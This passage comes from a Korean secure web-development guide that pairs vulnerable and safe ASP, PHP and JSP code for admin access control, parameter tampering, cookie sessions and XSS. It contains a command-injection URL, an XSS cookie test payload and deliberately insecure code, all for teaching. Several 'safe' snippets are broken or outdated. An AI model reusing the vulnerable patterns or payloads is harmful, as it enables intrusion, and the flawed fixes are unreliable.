    Deny from all
</Files>

<.htaccess>
    AuthName "인증이 필요한 관리자 페이지 입니다."
    AuthType Basic
    AuthUserFile /home/www/admin/.htpasswd
    AuthGroupFile /dev/null
    require valid-user
    Order deny, allow
    Deny from all
    Allow from 10.10.100.7 10.10.2.1/24

```

관리자 페이지와 같이 인증이 필요한 디렉토리에 .htaccess 파일을 만들고 admin 계정의 패스워드를 다음과 같이 설정한다. 위와 같이 설정 후 ~apache/bin/htpasswd를 이용하여 사용자정보 파일(.htpasswd)을 생성한다.

```
# ~apache/bin/htpasswd -c /home/www/admin/.htpasswd [사용자명]
New password: *****
Re-type new password: *****
Adding password for user [사용자명]
#
```

※ 주의사항

- ① Apache 서버의 경우 AllowOverride 지시자를 변경시 apache restart가 필요하다.
- ② 관리자 페이지의 디렉토리명을 변경시 웹 프로그램에서 관리자 디렉토리의 경로명을 지정하고 있는 경우 웹 프로그램 또한 수정해야 한다
- ③ 관리자 페이지 웹서버 인증 설정시 관리자 디렉토리에는 일반 사용자의 접근이 필요한 파일이 존재하지 않아야 한다.

나. 개발 언어별 대책

웹 관리자 메뉴의 접근을 특정 네트워크 대역으로 제한하여, IP Address까지도 인증요소로 체크하도록 웹 관리자 사용자인터페이스를 개발하고, 관리자 인증 후 접속할 수 있는 페이지의 경우 해당 페이지 주소를 직접 입력하여 들어가지 못하도록 관리자 페이지 각각에 대하여 관리자 인증을 위한 세션관리를 해야 한다.

- o 접근 통제 정책을 구현하고 있는 코드는 구조화, 모듈화가 되어 있어야 한다.
- o 접근제어가 필요한 모든 페이지에 통제수단(로그인 체크 및 권한 체크)을 구현해야 한다. 특히, 하나의 프로세스가 여러 개의 페이지 또는 모듈로 이루어져 있을 때 권한 체크가 누락되는 경우를 방지하기 위해서 공통 모듈을 사용하는 것을 권장한다.
- o 인증 과정을 처리하는 부분에 Client Side Script(Javascript, VBScript 등)을 사용하면 사용자가 임의로 수정할 수 있으므로 Server Side Script(PHP, ASP, JSP 등)를 통하여 인증 및 필터링 과정이 수행되어야 한다.

□ 취약한 프로그래밍 예

```
<HTML>
<HEAD><TITLE> 관리자 페이지 </TITLE>
<SCRIPT language="JavaScript">
function getCookie(name)
var cname = name + "=";
var dc = document.cookie;

if(dc.length > 0)
begin = dc.indexOf(cname);
if(begin != -1)
begin += cname.length;
end = dc.indexOf(";", begin);

if(end == -1) end = dc.length;
return unescape(dc.substring(begin, end));

return null;

function getValue(element)
var value = getCookie(element.name);
if(value != null) element.value = value;

</SCRIPT>
</HEAD>
<BODY>
<SCRIPT language="JavaScript">
var auth;
auth = getCookie("logged_in");

if(auth != 1) // 인증 성공 쿠키가 없을경우 Main Page로 이동
window.location = "http://victim.com/login.html";

</SCRIPT>

관리자 페이지 내용
```

□ 안전한 프로그래밍 예

o ASP

```
<%  
If myfunc_userauth(userid, userpw) <> 1 Then 'DB에서 사용자 인증을 처리  
Response.write "인증 실패"  
Else  
If Request.ServerVariables("REMOTE_ADDR") <> "10.10.1.1" Then' 관리자 IP 확인  
Response.write "관리자 IP가 아닙니다."  
Response.write "인증실패"  
LogSave(userid, user_ip, 0)'접속에 실패한 ID 및 IP 기록  
Else  
Session("logged_in") = 1'인증에 성공했을경우 logged_in 에 1의 값을 셋팅  
Session("userid") = userid  
Session("user_ip") = Request.ServerVariables("REMOTE_ADDR")  
  
LogSave($userid, $user_ip)'접속에 사용한 ID 및 IP 기록  
  
... 중략 ...  
End If  
End If  
%>
```

o PHP

```
<?PHP  
@session_start(); //세션 데이터를 초기화  
if(!myfunc_userauth($userid, $userpw) || $_SERVER["REMOTE_ADDR"] != "10.10.1.1")  
//DB 에서 사용자 인증을 처리, 관리자 IP인지 확인  
print "인증 실패";  
LogSave(userid, user_ip, 0)'접속에 실패한 ID 및 IP 기록  
exit;//인증 실패시 종료  
  
//인증에 성공한 경우 처리 해야 되는 부분  
if (!session_is_registered("logged_in"))  
  
$logged_in = 1;//인증에 성공했을경우 logged_in 에 1의 값을 셋팅  
$user_ip = $_SERVER["REMOTE_ADDR"];  
session_register("logged_in");//인증 결과 저장  
session_register("userid");//사용자 ID를 저장  
session_register("user_ip");//사용자 IP를 저장  
  
LogSave($userid, $user_ip);// 접속한 사용자 ID 및 IP 기록  
... 중략 ...
```

o JSP

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.* " %>
<%@ page import="java.sql.* " %>
<%
//HttpSession session = request.getSession(true);
String user_ip = request.getRemoteAddr();

// form 에서 사용자 id와 사용자 password를 아래 변수로 전달
if(!myfunc_userauth(userid, userpw) || !user_ip.equals("10.10.1.1"))
//DB 에서 사용자 인증을 처리, 관리자 IP인지 확인
out.println "인증 실패";
LogSave(userid, user_ip, 0)'접속에 실패한 ID 및 IP 기록
else
//인증에 성공한 경우 처리 해야 되는 부분
session.putValue("logged_in","logok");
session.putValue("userid",userid);
session.putValue("user_ip", user_ip);

LogSave(userid, user_ip);// 접속한 사용자 ID 및 IP기록
...

```

제 2 절 부적절한 파라미터

1. 취약점 설명

가. 개요

일반적으로 웹 애플리케이션은 HTTP 요청(또는 파일) 값을 통해 다음 동작을 결정하게 되는데 공격자는 URL, 쿼리 문자열, HTTP 헤더, 쿠키, HTML 폼 인자, HTML hidden 필드 등 모든 HTTP 요청을 변조할 수 있으며, 이를 통해 사이트의 보안 메커니즘을 우회하고자 시도한다. 흔히 발생하는 입력 값 변조 공격은 URL 강제 접속, 명령어 삽입, 크로스 사이트 스크립팅, 버퍼오버플로우, 포맷스 트링 공격, SQL 구문 삽입, 쿠키 조작, hidden 필드 조작 등으로 불리 운다.

나. 위협 사례

o 인수를 조작하여 시스템 명령어를 실행

Perl , Shell Script 등의 스크립트 기반 언어로 짜여진 웹 애플리케이션의 경우, 일반 변수에 특정 문자열을 삽입할 경우 이를 적절히 처리하지 못하고 시스템의 명령어를 실행할 수 있다.

```
http://test.site.com/cgi-bin/router-stat.pl?router=R10&mode=report
```

위와 같이 perl로 짜여진 웹 애플리케이션의 경우, 변수인 router에 공격자가 고안한 특별한 문자열과 함께 시스템 명령어를 삽입했을 때, 명령어가 시스템의 내부 명령어가 실행 될 수 있다.

```
http://test.site.com/cgi-bin/router-stat.pl?router=R10;'ls;ifconfig'&mode=report
```


OWASP의 WebScarab과 같은 도구를 사용해 tainted 인자를 발견할 수도 있다. HTTP 요청으로 프로그래머가 예상하지 못한 값을 집어넣고 해당 웹 애플리케이션의 반응을 살펴봄으로써, tainted 인자가 사용되는 부분을 파악할 수도 있다.

※ WebScarab 다운로드 사이트 : <http://www.owasp.org/software/webscarab.html>

2. 보호 대책

가. 일반 대책

인수 변조를 방지할 수 있는 가장 좋은 방법은 모든 인자에 대해 사용 전에 입력 값 검증을 수행하는 것이다. 모든 입력 값에 대해 중앙에서 집중적으로 처리하는 하나의 컴포넌트나 라이브러리를 사용하는 것이 가장 효과적이다. 입력되는 모든 인자는 허용된 입력 값의 유형과 정확히 일치하는지에 대해 점검하여야 한다. 특정한 악의적 인자나 공격 패턴(signature)만을 필터링 처리하는 방식"은 효율적이지도 않고, 향후의 유지보수 작업을 어렵게 만든다.

다음과 같이 스펙 상에 허용된 값만을 받아들이는 "허용(Positive) 방식"을 사용하여 인자를 검증하여야 한다.

- 데이터 유형 (문자열, 정수형, 실수형 등)
- 허용된 문자셋 (character set)
- 최대 / 최소 길이
- Null 값의 허용 여부
- 반드시 필요한 인자와 그렇지 않은 인자
- 중복 허용 여부
- 숫자의 범위
- 타당한 것으로 지정된 값 (열거형 - enumeration 사용)
- 타당한 것으로 지정된 패턴 (정규식 사용)

웹 애플리케이션 방화벽과 같은 새로운 종류의 보안 장비는 어느 정도 입력값 검증 기능을 제공할 수 있다. 그러나 이런 장비를 효율적으로 사용하기 위해서는 사이트에서 사용되는 모든 인자들에 대해 어떤 값이 타당한 것인지 엄격하게 정의해 놓아야 한다. 이는 곧 URL, 폼 데이터, 쿠키, 쿼리 문자열, HTML 히든 필드 등 모든 유형의 입력값에 대해 적절히 보안하는 것을 뜻한다.

나. 개발 언어별 대책

□ ASP

○ 취약한 프로그래밍 예

```
<%  
strSize = Request.QueryString("font_size")'사용자로부터 폰트의 크기 입력  
  
Response.Write <HTML><TITLE>사용자 입력값 검증</TITLE></HEAD>"  
Response.Write "<BODY>"  
Response.Write "<FONT size=" & strSize & ">글자 크기 조절</FONT>"  
  
' ... 종략 ...
```

○ 안전한 프로그래밍 예

```
<%  
Size = Request.QueryString("font_size") 사용자로부터 폰트의 크기 입력  
  
Size = CInt(Size)' 입력되는 값을 정수로 형 변환  
  
Response.Write "<HTML><TITLE>사용자 입력값 검증</TITLE></HEAD>"  
Response.Write "<BODY>"  
Response.Write "<FONT size=" & Size ">글자 크기 조절</FONT>"  
  
' ... 종략 ...
```

□ PHP

○ 취약한 프로그래밍 예

```
<?PHP
include "./inc/dbconn.inc";// DB 연결 헤더
include $language . "/head.html";// 각 국가 언어별 HTML 출력

$conn = mysql_connect($SERVER, $USER, $PASSWD);
$query = "select count(*) from main_tbl";

// ... 중략 ...
```

○ 안전한 프로그래밍 예

```
<?PHP
@require_once "./inc/dbconn.inc";// DB 연결 헤더
$default_lang = "korea";// 기본값 설정

if(!file_exists($language."/head.html")) // 파일이 존재하는지 체크
if(eregi(":\V", $language)) $language = $default_lang;// URL이 포함되는지 체크
else // 파일이 없는 경우 기본값 설정
$language = $default_lang;

@require_once $language . "/head.html";// 각 국가 언어별 HTML 출력

$conn = @mysql_connect($SERVER, $USER, $PASSWD);
$query = "select count(*) from main_tbl";

// ... 중략 ...
```

□ JSP

○ 취약한 프로그래밍 예

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.*" %>

<HTML><HEAD><TITLE> 사이트 접속 불가 </TITLE>
<META HTTP-EQUIV="Refresh" CONTENT="10;URL=http://victim.com/bye.html">
</HEAD>
<BODY>
<%
out.print("지금 사용하고 계신 ");
out.print(request.getHeader("USER-AGENT"));
out.print(" 브라우저로는 사이트 접속이 불가능 합니다.");
%>
</BODY>
</HTML>
```

○ 안전한 프로그래밍 예

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.*" %>

<HTML><HEAD><TITLE> 사이트 접속 불가 </TITLE>
<META HTTP-EQUIV="Refresh"
CONTENT="10;URL=http://victim.com/bye.html">
</HEAD>
<BODY>
<%
String user_agent = request.getHeader("USER-AGENT");

// HTTP HEADER 중 USER_AGENT를 변경 하여 크로스사이트 스크립트
공격하는 것을 차단
user_agent = user_agent.replaceAll("<","&lt;");// HTML tag가 있을 경우 제거
user_agent = user_agent.replaceAll(">","&gt;");

out.print("지금 사용하고 계신 ");
out.print(user_agent);
out.print(" 브라우저로는 사이트 접속이 불가능 합니다.");

%>
</BODY>
</HTML>
```

제 3 절 취약한 세션 관리 (Cookie Injection)

1. 취약점 설명

가. 개요

쿠키(Cookie)는 사용자 정보를 유지할 수 없는 HTTP(Hyper Text Transfer Protocol)의 단점을 해결할 수 있는 방법의 하나로서 각 서버는 쿠키를 사용하여 브라우저가 갖고 있는 정보를 참조할 수 있다. 이와 같이 클라이언트에서 동작되는 쿠키는 암호화 등의 문제를 비롯하여 그 구조상 클라이언트 측에서의 조작으로 인한 다양한 문제점을 가지고 있어, 많은 웹 프로그래밍 언어들에는 서버에 클라이언트의 정보를 저장하는 세션(Session)을 지원하고 있다.

적절히 보호되지 않은 쿠키를 사용하면 Cookie Injection등과 같은 쿠키 값 변조를 통하여 다른 사용자로의 위장 및 권한상승 등의 문제가 생길 수 있다. 또한 쿠키 및 세션은 Cookie Sniffing 및 4절에서 이야기 될 악성스크립트실행(XSS)를 통한 Cookie Hijacking 등과 같은 쿠키 값 복사를 통한 현재 활성화된 사용자의 권한복제 위험성이 존재한다.

나. 위협 사례

인증을 처리하는 스크립트가 입력 값에 대해 적절히 검사하지 않았을 때 공격자는 Cookie 값을 변조하여 인증과정을 통과할 수 있다.

다. 취약성 판단

- o 사이트에 로그인 한 후, 웹 브라우저의 주소 창에 javascript :document.cookie;를 입력해서 내용을 확인한 후, 해당 세션 쿠키를 사용하는 웹 애플리케이션 소스 점검을 통해 불법 변조 탐지 루틴이

있는지 확인한다.

- 모든 인증 자격 증명(credential)과 세션 구분자가 SSL을 이용하여 지속적으로 보호되고 있는지 확인한다.
- 사이트의 인증 메커니즘을 다양한 측면에서 검토하여, 사용자의 자격 증명이 정적인 상태(예:디스크에 저장되어 있는 상태)나 전송 중(예:사용자 로그인이 일어나고 있는 순간)에 보호되는지를 살펴봐야 한다.
- 인가된 사용자만이 사용자의 자격 증명을 변경할 수 있는지 점검하기 위해서는, 사용자의 자격 증명을 변조할 수 있는 가능한 모든 메커니즘을 검사하여야만 한다.
- 세션 관리 메커니즘을 점검할 때는 세션 구분자가 지속적으로 보호되고 있는지, 그리고 세션 관리 메커니즘이 사고나 악의적인 공격의 발생 가능성을 감소시켜줄 수 있는지를 검사한다.

2. 보호 대책

가. 일반 대책

- 전송 중의 자격 증명 보호
가장 효과적인 방법은 SSL과 같은 기술을 사용하여 로그인 트랜잭션 전체를 암호화하는 방법이다. 서버로 전송하기 이전에 클라이언트 단에서 패스워드를 해쉬하는 형태로 변경하는 단순한 방법으로는, 다른 공격자가 실제 패스워드를 모르는 상태에서 해쉬된 정보를 가로채어 서버로 그대로 전송하는 일이 발생하는 경우 별다른 보안을 제공하지 못한다.
- Cookie대신 보안성이 강한 Server Side Session을 사용
Client Side Session 방식인 Cookie는 그 구조상 다양한 취약점에 노

출될 수 있으므로 가능한 웹 서버에서 제공되는 Server Side Session 을 사용하는 것이 바람직하다.

나. 개발 언어별 대책

쿠키 저장 시 타인이 임의로 쿠키를 읽어 들일 수 없도록 도메인과 경로 지정에 유의해야 하며, 서버 측에서 유효성 여부를 확인할 수 있는 대책을 강구한다. 예를 들어 브라우저에 저장된 쿠키에만 의존하는 쿠키방식 보다는 서버 측에 일부 정보를 저장하여 상호 대조할 수 있는 세션 (Session) 방식으로 대체하고, 세션방식의 경우도 서버 측에 사용자의 IP 정보 등을 함께 저장하여 유효성 여부를 확인하는 방식을 권한다.

Session 방식은 접속자 별로 세션을 생성하여 사용자의 정보를 각각 저장할 수 있는 오브젝트로서 페이지의 접근을 허가하거나 금지할 때 또는 사용자별로 정보를 저장할 때 많이 사용된다. 클라이언트의 자원을 사용하는 쿠키와는 달리 세션은 서버 쪽의 자원을 차지하고 있으므로 보안을 고려하여 세션방식을 채택하는 것이 바람직하다.

□ ASP

○ 취약한 프로그래밍 예

login_ok.asp' 사용자 인증 처리를 하는 스크립트

```
<%  
  ' form 에서 사용자 id와 사용자 password를 아래 변수로 전달  
  If myfunc_userauth(userid, userpw) <> 1 Then ' DB 에서 사용자 인증을 처리하는 부분  
    Response.write "인증 실패"  
  Else  
    '인증에 성공한 경우 처리 해야 되는 부분  
    Response.Cookies("logged_in") = 1  
    ' 인증에 성공했을경우 logged_in 에 1의 값을 셋팅  
    Response.Cookies("userid") = userid  
  End If  
  ...  
>%
```

user_menu.asp' 사용자 검증이 필요한 페이지

```
<%  
  IF Request.Cookies("logged_in") = 1 Then  
    Response.write "허가된 사용자 입니다."  
  Else  
    Response.write "허가되지 않은 사용자 입니다."  
  End If  
>%
```

o 안전한 프로그래밍 예

```
'login_ok.asp 사용자 인증 처리를 하는 스크립트
<%
' form 에서 사용자 id와 사용자 password를 아래 변수로 전달
If myfunc_userauth(userid, userpw) <> 1 Then ' DB 에서 사용자 인증을
처리하는 부분
Response.write "인증 실패"
Else
'인증에 성공한 경우 처리 해야 되는 부분

If Session("logged_in") <> 1 Then
Session("logged_in") = 1'인증에 성공했을경우 logged_in 에 1의 값을 셋팅
Session("userid") = userid
Session("user_ip") = Request.Servervariables("REMOTE_ADDR")
End If
End If
...
%>

'user_menu.asp 사용자 검증이 필요한 페이지
<%
IF Session("user_ip") = Request.Servervariables("REMOTE_ADDR") AND
Session("logged_in") = 1 Then
'인증에 성공한 IP와 사용자 IP를 비교, 인증 여부 비교
'...
Else
Response.write "허가되지 않은 사용자 입니다."
End If
%>
```

□ PHP

o 취약한 프로그래밍 예

```
login_ok.php// 사용자 인증 처리를 하는 스크립트
<?PHP
// form 에서 사용자 id와 사용자 password를 아래 변수로 전달
if(!myfunc_userauth($userid,$userpw)) //DB 에서 사용자 인증을 처리하는 부분
print "인증 실패";
exit;//인증 실패시 종료

//인증에 성공한 경우 처리 해야 되는 부분
setcookie("logged_in", "1");//인증에 성공했을경우 logged_in 에 1의 값을 셋팅
setcookie("userid", $userid);
...
?>

user_menu.php// 사용자 검증이 필요한 페이지
<?PHP
if($_COOKIE["logged_in"] == 1)
echo "인증 성공: " . $_COOKIE["userid"];

?>
```

o 안전한 프로그래밍 예

```
//login_ok.php// 사용자 인증 처리를 하는 스크립트
<?PHP
@session_start(); //세션 데이터를 초기화
// form 에서 사용자 id와 사용자 password를 아래 변수로 전달
if(!myfunc_userauth($userid,$userpw)) //DB 에서 사용자 인증을 처리하는
부분
print "인증 실패";
exit;//인증 실패시 종료

//인증에 성공한 경우 처리 해야 되는 부분
if (!session_is_registered("logged_in"))

$logged_in = 1;//인증에 성공했을경우 logged_in 에 1의 값을 셋팅
$user_ip = $_SERVER["REMOTE_ADDR"];
session_register("logged_in");//인증 결과 저장
session_register("userid");//사용자 ID를 저장
session_register("user_ip");//사용자 IP를 저장

...
?>

//user_menu.php// 사용자 검증이 필요한 페이지
<?PHP
session_start();
if(strcmp($_SESSION['user_ip'], $_SERVER['REMOTE_ADDR']) == 0 &&
session_is_registered('logged_in'))
//인증에 성공한 IP와 사용자 IP를 비교, 인증 여부 비교
//...
else
print "허가되지 않은 사용자 입니다.";
exit;

?>
```

□ JSP

○ 취약한 프로그래밍 예

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.*" %>
<%@ page import="java.sql.*" %>
login_ok.jsp// 사용자 로그인 처리를 하는 스크립트
<%
// form 에서 사용자 id와 사용자 password를 아래 변수로 전달
if(!myfunc_userauth(userid, userpw)) //DB 에서 사용자 인증을 처리하는
부분
out.println "인증 실패";
else
//인증에 성공한 경우 처리 해야 되는 부분
Cookie cookie1 = new Cookie("logged_in", "1");
response.addCookie(cookie1);//인증에 성공했을경우 logged_in 에 1의 값을
셋팅
Cookie cookie2 = new Cookie("userid", userid);
response.addCookie(cookie2);
...
%>

user_menu.jsp// 사용자 검증이 필요한 페이지
<%
Cookie[] cookies = request.getCookies();
for(int i=0; i< cookies.length; i++)
Cookie thisCookie = cookie[i];
if(thisCookie.getName.equals("logged_in"))
String logged_in = thisCookie.getValue();
if(thisCookie.getName.equals("userid"))
String userid = thisCookie.getValue();

if(logged_in.equals("1"))
out.println("인증 성공: " + userid);

%>
```

o 안전한 프로그래밍 예

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.*" %>
<%@ page import="java.sql.* " %>
login_ok.jsp// 사용자 로그인 처리를 하는 스크립트
<%
//HttpSession session = request.getSession(true);
// form 에서 사용자 id와 사용자 password를 아래 변수로 전달
if(!myfunc_userauth(userid, userpw)) //DB 에서 사용자 인증을 처리하는 부분
out.println "인증 실패";
else
//인증에 성공한 경우 처리 해야 되는 부분
session.putValue('logged_in','1');
session.putValue('userid',userid);
session.putValue('user_ip',request.getRemoteAddr());
...
%>

user_menu.jsp// 사용자 검증이 필요한 페이지
<%
//HttpSession session = request.getSession(true);
String user_ip = session.getValue("user_ip");

if(user_ip.equals(request.getRemoteAddr()) && logged_in.equals("1"))
//인증에 성공한 IP와 사용자 IP를 비교, 인증 여부 비교
//...
else
out.println "허가되지 않은 사용자 처리.";

%>
```


제 4 절 악의적인 명령 실행(XSS)

1. 취약점 설명

가. 개요

Cross-site scripting(이하 XSS) 취약점은 웹페이지가 사용자에게 입력 받은 데이터를 필터링하지 않고 그대로 동적으로 생성된 웹페이지에 포함하여 사용자에게 재 전송할 때 발생한다.

자바스크립트처럼 클라이언트 측에서 실행되는 언어로 작성된 악성 스크립트 코드를 웹 페이지, 웹 게시판 또는 이메일에 포함시켜 사용자에게 전달하면, 해당 웹 페이지나 이메일을 사용자가 클릭하거나 읽을 경우 악성 스크립트 코드가 웹 브라우저에서 실행이 된다.



(그림 3-4) 제3자의 Cookie 정보 탈취

이와 같이 공격자는 XSS 취약점이 존재하는 웹사이트를 이용하여 자신이 만든 악의적인 스크립트를 일반 사용자의 컴퓨터에 전달하여 실행시킬 수 있는데, 이러한 공격방법을 통해 사용자 쿠키를 훔쳐서 해당 사용자권한으로 로그인하거나 브라우저를 제어할 수 있다.

나. 위협 사례

o JavaScript를 이용한 공격



(그림 3-5) 사용자 입력 부분에 악성코드 삽입

개인 소개와 같은 많은 양의 글을 작성할 수 있는 부분에 XSS 취약점이 존재하여 JavaScript를 이용하여 자신의 정보를 열람하는 사용자의 인증정보(Cookie 정보 등)를 탈취한다.

위의 그림처럼 취약점이 존재하는 부분에 적절한 악성코드를 삽입한 후에는 다른 사용자가 해당 사용자의 프로필을 검색할 때 아래 그림과 같이 인증 정보 수집 서버에 Cookie 정보가 저장되며 이를 이용하여 다른 사용자로 접근이 가능하다

다. 취약성 판단

게시판에 글쓰기와 같이 단문이상의 입력 가능한 부분에 아래와 같이 `<script>` 태그를 입력한 후 그 부분을 접근할 때 팝업창이 뜨면 취약점이 존재하는 것이다.

```
http://www.h4ckers.com/cgi-bin/view.php?id=<script>alert(document.cookie)</script>
```

2. 보호 대책

가. 유용한 함수들

ASP

- o `Server.HtmlEncode()` 메소드를 이용하여 특수문자를 Entity 형태로 변경
 - 용도 : 특정 문자열에 대한 HTML encoding을 수행한다. 사용자가 입력한 값으로 HTML 페이지를 구성하기 전에 사용하면 Cross-Site Scripting 공격에 효과적이다.
 - 적용 가능한 IIS : IIS 5.0이상
 - 사용법

```
<%= Server.HtmlEncode("<script>alert(document.cookie);</script>") %>
```
 - 결과

```
&lt;script&gt;alert(document.cookie);&lt;/script&gt;
```

PHP

- o `htmlspecialchars()`를 이용하여 특수문자를 Entity 형태로 치환
 - 용도 : 이 함수는 특정 문자열에 대한 HTML encoding을 수행한다. 사용자가 입력한 값으로 HTML 페이지를 구성하기 전에 사용하면 Cross-Site Scripting 공격 대비를 위해서 사용할 수 있다.

- 사용법
`htmlspecialchars("Test")`
- 결과
`Test</a;>`

- o `strip_tags()` 함수를 이용하여 문자열로부터 HTML 태그와 PHP 태그를 제거
 - 용도 : 사용자가 입력한 값을 HTML 화면에 출력할 경우 사용하여 Cross-Site Scripting 공격에 대비할 수 있다.
 - 적용 가능한 PHP 버전 : PHP 3.0.8 이상

- 사용법
 A. `strip_tags('<script>');` : 모든 HTML에서 `<script>` 태그를 제거한다.

※ `htmlspecialchars()` 함수를 사용하는 것보다 `strip_tags()`나 `strip_replace()` 함수를 사용하여 처리하는 것이 보다 바람직함

나. 개발 언어별 대책

사용자 입력으로 사용 가능한 문자들을 정해놓고, 그 문자들을 제외한 나머지 모든 문자들을 필터링 한다. 필터링 해야 하는 대상은 GET 질의 문자열, POST 데이터, 쿠키, URL, 그리고 일반적으로 브라우저와 웹서버가 주고받는 모든 데이터를 포함한다.

아래는 특수문자에 대한 Entity 형태를 표시한 것이다.

변경 전	<	>	()	#	&
변경 후	<	>	()	#	&

[표 3-1] 특수문자 변경

- o 게시판에서 HTML 포맷을 사용할 수 없도록 설정한다.
- o 필요한 경우 모든 HTML을 사용하지 못하게 설정 후 필요한 HTML tag만 쓸 수 있도록 설정한다.

□ ASP

○ 취약한 프로그래밍 예

```
<%  
Set objDBConn = Server.CreateObject("ADODB.Connection")' 게시물 읽기  
Set objRs = Server.CreateObject("ADODB.RecordSet")  
objDBConn.Open "board", "user", "passwd"  
  
query = "SELECT id, name, memo FROM board_tbl WHERE id=1"  
objRs.Open query, objDBConn  
  
memo = objRs("memo")  
Response.write "게시물 내용-" & memo & "<BR>" DB에서 게시판의 내용 출력
```

○ 안전한 프로그래밍 예

```
If use_html Then' HTML tag를 사용하게 할 경우 부분 허용  
memo = Server.HTMLEncode(memo) 'HTML tag를 모두 제거  
  
' 허용할 HTML tag만 변경  
memo = replace(memo, "&lt;p&gt;", "<p>")  
memo = replace(memo, "&lt;P&gt;", "<P>")  
memo = replace(memo, "&lt;br&gt;", "<br>")  
memo = replace(memo, "&lt;BR&gt;", "<BR>")  
  
Else' HTML tag를 사용하지 못하게 할 경우  
memo = Server.HTMLEncode(memo)' HTML encoding 수행  
memo = replace(memo, "<", "&lt;")  
memo = replace(memo, ">", "&gt;")  
End If  
  
Response.write "게시물 내용-" & memo & "<BR>"
```

□ PHP

○ 취약한 프로그래밍 예

```
$query = "SELECT id, name, memo FROM board_tbl WHERE id=1";// 게시물 읽기
$result = mysql_query($query, $connect);

while($row = mysql_fetch_array($result))
$name = $row[name];
$memo = $row[memo];
echo "게시물 내용-" . $memo . "<BR>\n";// DB에서 게시판의 내용을 출력
```

○ 안전한 프로그래밍 예

```
$use_tag = "img,font,p,br";// 허용할 HTML tag

if($use_html == 1) // HTML tag를 사용하게 할 경우 부분 허용
$memo = str_replace("<", "&lt;", $memo);// HTML TAG를 모두 제거

$tag = explode(",", $use_tag);
for($i=0; $i<count($tag); $i++) // 허용할 TAG만 사용 가능하게 변경
$memo = eregi_replace("&lt;".$tag[$i]." ", "<".$tag[$i]." ", $memo);
$memo = eregi_replace("&lt;".$tag[$i].">", "<".$tag[$i].">", $memo);
$memo = eregi_replace("&lt;/".$tag[$i], "</".$tag[$i], $memo);

else // HTML tag를 사용하지 못하게 할 경우

// $memo = htmlspecialchars($memo);
// htmlspecialchars() 사용시 일부 한글이 깨어지는 현상이 발생 할 수 있음

$memo = str_replace("<", "&lt;", $memo);
$memo = str_replace(">", "&gt;", $memo);

echo "게시물 내용-" . $memo . "<BR>\n";
```

□ JSP

○ 취약한 프로그래밍 예

```
Connection conn = DriverManager.getConnection(DB_URL, DB_USER, DB_PASSWORD);
Statement stmt = conn.createStatement();
ResultSet rs=null;

String query = "SELECT memo FROM board_tbl WHERE id=1";
rs = stmt.executeQuery(query);
String memo = rs.getString(1);
out.print("게시물 내용-" + memo + "<BR>");
```

○ 안전한 프로그래밍 예

```
if(use_html) // HTML tag를 사용하게 할 경우 부분 허용
memo = memo.replaceAll("<","&lt;");//HTML tag를 모두 제거
memo = memo.replaceAll(">","&gt;");

// 허용할 HTML tag만 변경
memo = memo.replaceAll("&lt;p&gt;","<p>");
memo = memo.replaceAll("&lt;P&gt;","<P>");
memo = memo.replaceAll("&lt;br&gt;","<br>");
memo = memo.replaceAll("&lt;BR&gt;","<BR>");

else // HTML tag를 사용하지 못하게 할 경우
memo = memo.replaceAll("<","&lt;");
memo = memo.replaceAll(">","&gt;");

out.print("게시물 내용-" + memo + "<BR>");
```

제 5 절 버퍼 오버플로우

1. 취약점 설명

가. 개요

가장 일반적인 취약성의 하나로, 지정된 버퍼의 크기보다 큰 데이터를 저장함으로써 실행 시 오류를 발생시키는 취약성을 말한다. 프로그램이 버퍼 오버플로우를 내재하고 있을 경우, 해커는 이 공격을 이용하여 자신이 원하는 실행코드를 수행할 수 있고, 이 취약점을 이용해 셸 코드를 실행함으로써 원격에서 Shell을 얻을 수 있게 된다.

공격자는 웹 애플리케이션의 실행 가능한 스택을 덮어쓰기 위해 버퍼 오버플로우 기법을 사용한다. 공격자는 웹 애플리케이션에 조작한 입력 값을 보내어 웹 애플리케이션이 임의의 코드를 수행하도록 할 수 있으며, 이를 이용해 시스템을 효과적으로 장악할 수 있다. 버퍼 오버플로우 취약점은 발견하기 쉽지 않으며 발견했다고 하더라도 일반적으로 공격하기가 매우 어렵다. 그럼에도 공격자들은 다수의 제품군과 컴포넌트에 존재하는 버퍼 오버플로우를 발견해 왔다. 유사한 유형의 다른 취약점으로는 포맷 스트링 공격 기법이 있다.

버퍼 오버플로우 취약점은 사이트의 콘텐츠를 제공하는 웹 서버, 웹 애플리케이션 서버 혹은 웹 애플리케이션 자체에 존재할 수 있다. 널리 사용되는 서버 제품군에 존재하는 버퍼 오버플로우는 일반에 널리 알려지게 되고 이로 인해 해당 제품의 사용자는 상당한 위험에 노출되게 된다. 이미지를 생성하는데 사용되는 그래픽 라이브러리와 같이 웹 애플리케이션이 사용하는 라이브러리도 버퍼 오버플로우 공격에 노출될 가능성이 있다.

